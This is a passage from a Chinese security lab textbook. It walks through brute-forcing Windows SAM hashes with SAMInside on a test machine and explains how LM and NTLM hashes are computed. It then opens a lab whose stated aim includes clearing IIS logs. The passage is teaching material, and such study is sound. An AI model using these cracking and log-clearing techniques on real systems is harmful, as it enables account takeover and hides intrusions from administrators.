**步骤 4**：切换到 SAMInside 的文件夹 C:\Documents and Settings\SAMInside，双击 SAMInside. exe 文件，打开如图 2-27 所示的 SAMInside 工具操作窗口。





图 2-27　SAMInside 工具操作窗口

**步骤 5**：选择“文件”→“从 PWDUMP 导入文件”，开始从 PWDUMP 文件中导入数据，如图 2-28 所示。

**步骤 6**：在弹出的“打开”对话框中，选取在图 2-25 中生成的 dump. txt 文件，如图 2-29 所示。

**步骤 7**：选择需要破解密码的账号，如图 2-30 所示。





图 2-28　选择“文件”→“从 PWDUMP 导入文件”


图 2-29　导入 SAM 文件





图 2-30　选择账号

**步骤 8**：选择“服务”→“选项”打开密码破解的选项设置，然后选择 Brute-force Attack（暴力破解方式），然后进行攻击选项设置（这里为了限制破解密码的时间，本次实验在攻击字符中只选择小写字母和数字，设置密码最小长度为 4，设置最大长度为 7），如图 2-31 所示。

**步骤 9**：单击“开始攻击”按钮，开始进行密码破解攻击，如图 2-32 所示。

**步骤 10**：经过约 1h20min 后，Windows XP 操作系统中 Administrator、CyberSec2 两个


图 2-31　密码破解方式、参数配置





图 2-32　开始暴力破解攻击

账号的密码被成功破解出来，用户 CyberSec1 账号的密码没能成功破解，如图 2-33 所示。这是因为该用户的密码被设置为 sec@123，而之前在进行暴力破解参数配置时没有选择特殊符号，故不能成功破解。





图 2-33　密码破解结果

需要说明的是，在配置暴力破解参数时，选择攻击字符的种类越多、密码最大长度越长，破解所需要的时间也就越长。如选择大小写字母、数字以及特殊字符作为攻击字符，密码长度设置为 1～7，那么攻击的时间大约需要 4 天 18 小时 33 分，如图 2-34 所示。

## 2.2.4　任务与思考

在完成本实验的基础上，请读者继续学习以下的内容，掌握 Windows 操作系统中有关





图 2-34　暴力破解不同参数配置下所需时间的差异

Hash 密码的相关知识。

**1. Windows 操作系统下的 Hash 密码格式**

Windows 操作系统下的 Hash 密码格式为：账户名称为 RID；LM-Hash 值为 NT-Hash 值。例如，Administrator：500：C8825DB10F2590EAAAD3B435B51404EE：683020925C5D8569C23AA724774CE6CC。

其中，账户名称为 Administrator；RID 为 500；LM-Hash 值为 C8825DB10F2590EAAAD3B435B51404EE；NT-Hash 值为 683020925C5D8569C23AA724774CE6CC。

**2. Windows 操作系统下 LM-Hash 值的生成原理**

Windows 操作系统下 Hash 值的生成有一定的规则。假设 Windows 操作系统登录口令的明文是“Welcome”，在 Windows 操作系统将其生成 Hash 值时，需要通过以下 5 个步骤的转换。

**步骤 1**：将原来的明文口令“Welcome”全部转换成大写字符串“WELCOME”。

**步骤 2**：将步骤 1 中生成的大写字符串转换成二进制串，如下所示。

WELCOME→57454C434F4D4500000000000000

（提示：读者可以将明文口令复制到 UltraEdit 编辑器中，使用二进制方式查看，即可获取口令的二进制串）

**步骤 3**：如果明文口令经过大写变换后的二进制字符串不足 14B，则需要在其后添加 0x00 补足 14B。然后将 14B 的二进制字符串分成两组 7B 的数据，分别经 str_to_key()函数处理得到两组 8B 数据。

其中，57454C434F4D45 经 str_to_key()处理后得到 56A25288347A348A。

00000000000000 经 str_to_key()处理后得到 0000000000000000。

**步骤 4**：这两组 8B 数据将作为 DESKEY 对魔术字符串“KGS!@#$%”进行标准 DES 加密，且“KGS!@#$%”对应 4B47532140232425。

其中，56A25288347A348A 对 4B47532140232425 进行标准 DES 加密得到 C23413A8A1E7665F。

0000000000000000 对 4B47532140232425 进行标准 DES 加密得到 AAD3B435B51404EE。

**步骤 5**：将加密后的这两组数据简单拼接，就得到了最后的 LM Hash。

LM Hash：C23413A8A1E7665FAAD3B435B51404EE

**3. Windows 操作系统下 NTLM Hash 值的生成原理**

由于 IBM 设计的 LM Hash 算法存在应用上的缺陷，因此微软公司在该算法的基础上提出了 NTLM Hash 算法。NTLM Hash 算法在兼容 LM Hash 算法的同时增加了一些安全机制，下面对 Windows 操作系统下 NTLM Hash 值的生成原理进行描述。

假设 Windows 操作系统登录的明文口令是“123456”，在生成 NTLM Hash 时将进行如下两步的运算。

**步骤 1**：将明文口令“123456”转换成 Unicode 字符串。

123456→310032003300340035003600

这一步与 LM Hash 算法不同，这次不需要添加 0x00 补足到 14B。另外，从 ASCII 字符串转换成 Unicode 编码的字符串时，使用 little-endian 序（即低位字节排放在内存的低地址端，高位字节排放在内存的高地址端），微软公司在设计整个 SMB 协议时就没考虑过 big-endian 序（即高位字节排放在内存的低地址端，低位字节排放在内存的高地址端），ntoh * ()、hton * ()函数不宜用在 SMB 报文解码中。0x80 之前的标准 ASCII 码转换成 Unicode 码，就是简单地从 0x?? 变成 0x00??。此类标准 ASCII 字符串按 little-endian 序转换成 Unicode 字符串，就是简单地在每个原有字节之后添加 0x00。

**步骤 2**：对所获取的 Unicode 串进行标准 MD4 单向 Hash 运算，无论数据源有多少字节，MD4 固定产生 128b 的 Hash 值。16 字节的 310032003300340035003600 进行标准 MD4 单向 Hash 运算后得到 32ED87BDB5FDC5E9 CBA88547376818D4，这就是 NTLM Hash 的值。

与 LM Hash 算法相比，明文口令大小写敏感，无法根据 NTLM Hash 判断原始明文口令是否小于 8B，摆脱了魔术字符串"KGS!@＃＄％"。对于 MD4 而言，如果采用穷举方法获取明文，难度较大。

## 2.3 IIS 日志分析：手动清除 IIS 日志

扫一扫

视频讲解

系统日志是记录系统中硬件、软件和系统运行状态的信息，同时还可以记录和监视系统中发生的事件。计算机系统日志主要提供系统和网络状态的信息报告。入侵者需要通过删除或篡改系统日志销毁或迷惑被攻击系统上的操作记录，最终躲避系统管理员和专业人员的追踪、审计和取证。因此，系统日志对于保护计算机系统软硬件资源具有不可替代的作用，它的安全直接关系到计算机系统的安全。

### 2.3.1 预备知识：日志的功能

操作系统的日志是一种非常关键的服务组件，因为系统日志通常会记录一些操作内容，可以让用户充分了解系统的运行环境，这些信息不但对网络管理人员非常有用，对网络攻击者也很有价值。例如，当攻击者对系统进行 IPC 探测时，系统就会将攻击者使用的 IP 地址、

时间、用户名等信息记录在安全日志中；再如，当攻击者尝试进行 FTP 探测后，攻击者的 IP 地址、时间、用户名等信息将被记录在 FTP 日志中；等等。这些日志信息对于系统管理员来说是了解安全隐患并进行系统安全加固的依据，而对于攻击者来说日志中记录着能够暴露攻击行为的痕迹。

Windows 操作系统提供了系统日志、应用程序日志和安全日志。其中，系统日志用于跟踪记录各种系统事件；应用程序日志记录由应用程序或系统产生的事件，如应用程序产生的装载动态链接库(DLL)失败的信息都将被记录在该日志中；安全日志记录登录、打开或关闭网络、改变访问权限、系统启动或关闭事件，以及与创建、打开或删除文件等资源使用相关联的事件。

Windows 操作系统有许多应用程序的活动需要进行记录。对于大多数长时间不间断运行的服务而言，日志既是管理员了解系统运行情况的最重要途径之一，也是发现和定位故障的第一手资料。

需要说明的是，不仅 Windows 操作系统提供了日志功能，几乎所有的主流操作系统、数据库、应用系统都会提供日志服务。

## 2.3.2 实验目的和条件

**1. 实验目的**

在学习并掌握 Windows 系统中互联网信息服务(internet information services，IIS)安装与配置方法的基础上，使读者通过本实验学习 IIS 日志文件的组成及应用功能，掌握 IIS 日志的清除方法。

**2. 实验清单及软硬件要求**

本实验采用 Windows Server 2016 服务器操作系统。如果读者使用的是 Windows 10 等桌面操作系统，实验原理与此类似，但操作方法有所差异，在具体实验过程中，读者可参阅相关操作系统的使用指南。

## 2.3.3 实验过程

本实验分为以下 2 个阶段进行。

**1. 在实验机上配置 IIS Web 服务环境**

主要操作步骤如下。

**步骤 1**：登录 Windows Server 2016 服务器操作系统，选择“开始”菜单→“服务器管理器”，打开服务器管理器仪表板，单击“添加角色和功能”选项，如图 2-35 所示。

**步骤 2**：进入“添加角色和功能向导”页面，单击“下一步”按钮，如图 2-36 所示。

**步骤 3**：安装类型勾选“基于角色或基于功能的安装”单选按钮，单击“下一步”按钮，如图 2-37 所示。

**步骤 4**：进入服务器选择页面，勾选“从服务器池中选择服务器”单选按钮，单击“下一步”按钮，如图 2-38 所示。

**步骤 5**：进入服务器角色界面后，找到“Web 服务器(IIS)”复选框，然后勾选它，可以发现在选择服务器角色界面中，“Web 服务器(IIS)”前面的复选框已被选中，然后单击“下一步”按


图 2-35　Windows Server 2016 服务器管理器仪表板





图 2-36　“添加角色和功能向导”页面





图 2-37　选择安装类型





图 2-38　选择目标服务器

钮，如图 2-39 所示。进入“添加角色和功能向导”界面，单击“添加功能”按钮，如图 2-40 所示。





图 2-39　选择服务器角色


图 2-40　添加 Web 服务器(IIS)所需功能

**步骤 6**：选择安装.NET FrameWork 版本(建议全选)，如图 2-41 所示。然后单击“下一步”按钮。

**步骤 7**：进入“Web 服务器角色(IIS)”界面，然后单击“下一步”按钮，如图 2-42 所示。





图 2-41　选择安装.NET FrameWork 版本

